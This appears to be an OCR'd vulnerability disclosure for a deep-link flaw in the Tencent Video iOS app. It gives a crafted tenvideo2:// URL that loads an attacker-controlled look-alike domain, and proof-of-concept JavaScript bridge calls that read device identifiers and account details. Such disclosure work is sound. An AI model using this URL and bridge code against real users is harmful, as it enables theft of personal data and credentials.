
An information leak vulnerability in the iOS version of Tencent Video app

Brief Description

Tencent Video is a video app developed by Tencent Technology Company for iOS. It provides functions such as video viewing, video downloading, live streaming viewing, comment interaction, and screen casting. It ranks **No.5** in the **"Entertainment" category** list on the App Store of the Chinese region and has **21.546 million ratings**.




The iOS version of the Tencent Video app supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a proper domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Tencent Video app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Geolocation Information, retrieving victim's Account Information**, **retrieving victim's Account Credential** and **retrieving victim's Device Information**.


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **tenvideo2://?action=10&openurl=http://attackqq.com/tencentvideo/atkTencentVideo.html**. Here, **"attackqq.com"** is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Tencent Video app's official domain name **"qq.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.




In our experiment, we did not actually register attackqq.com, but modified the DNS rules in the local area network to map attackqq.com to our own website.

When the victim clicks on this URL, it directs the victim to the Tencent Video app and opens the webpage **http://attackqq.com/tencentvideo/atkTencentVideo.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Geolocation Information, retrieving victim's Account Information**, **retrieving victim's Account Credential** and **retrieving victim's Device Information**.



Part of the code for JS to call OC and the callback function defined in JS are shown below:

```
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler("get[illegible]", null, function (res) {
        var json = JSON.parse(res);
        document.getElementById("IDFA").innerText = "Your Device IDFA: \n" + json.result.idfa;
        document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + json.result.deviceId;
        document.getElementById("QimeiID").innerText = "Your Device Qimei ID: \n" + json.result.qimei;
        document.getElementById("TuringTicket").innerText = "Your Device Turing Ticket: \n" + json.result.turing_ticket;
        document.getElementById("GUID").innerText = "Your GUID: \n" + json.result.guid;
    });
});

setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler("getMair[illegible]", null, function (res) {
        var json = JSON.parse(res);
        document.getElementById("OpenID").innerText = "Your OpenID: \n" + json.result.userInfo.openId;
        document.getElementById("NickName").innerText = "Your NickName: " + json.result.userInfo.nickname;
        document.getElementById("Avatar").src = json.result.userInfo.headImgUrl;
    });
});
```

Impact of the Vulnerability

Scope of the vulnerability: At least including Tencent Video app iOS 9.00.16 (the latest version as of 2024-11-30).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- ☞ **CN:** https://apps.apple.com/cn/app/%E8%85%BE%E8%AE%AF%E8%A7%86%E9%A2%91-%E6%96%97%E7%AC%91%E7%A4%BE3-%E5%85%A8%E7%BD%91%E7%8B%AC%E6%92%AD/id458318329
- ☞ **US:** https://apps.apple.com/us/app/%E8%85%BE%E8%AE%AF%E8%A7%86%E9%A2%91-%E6%96%97%E7%BD%97%E5%A4%A7%E9%99%86%E4%B9%8B%E7%87%83%E9%AD%82%E6%88%98%E7%8B%AC%E6%92%AD/id458318329

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.